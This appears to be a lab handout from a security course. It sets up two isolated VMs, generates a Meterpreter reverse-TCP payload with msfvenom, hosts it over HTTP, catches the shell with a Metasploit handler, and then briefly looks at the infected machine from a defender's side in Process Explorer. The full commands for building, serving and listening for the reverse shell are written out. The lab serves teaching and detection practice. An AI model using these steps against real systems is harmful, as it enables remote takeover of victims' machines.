Task 5: Reverse Shell then Monitor Changes on Victim Machine

Preconditions:

- Windows Updates must not be installed on victim Windows Machine
- Real Time Protections on Windows Defender must be turned off
- One virtual machine contains a Kali Linux Install
- One virtual machine contains a Windows 10 install
- Internal Network option must be set on both VMs


Steps to execute on the Kali Linux machine:

1. On terminal type the following command: ifconfig
    a. Note the IP address on eth0 interface
2. Afterwards type the command sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=<kali Linux machine> -LPORT=4444 -f exe -o ~/payload.exe
3. Afterwards launch a simple webserver with python -m http.server 80
4. Next type in the command “sudo msfconsole”
5. Once in the console: type “use multi/handler”
6. Afterwards type the following commands:
    a. “set payload windows/meterpreter/reverse_tcp”
    b. “set LHOST <Kali Linux IP address
    c. “set LPORT 4444”
7. Confirm everything then type in “exploit”

On the Windows Machine:


1. Type the IP address of the Kali Linux machine
2. Locate the payload.exe
3. Ignore/consent to all warnings on Defender and run the exe

Now let us switch to the perspective of a cyber defender



As one can see, this is the machine before we launch our Reverse Shell

Then this is the machine after we launch our Reverse Shell



As one can see, we can detect our process In Process Explorer. But since we are not Aiming for persistence there will be no Changes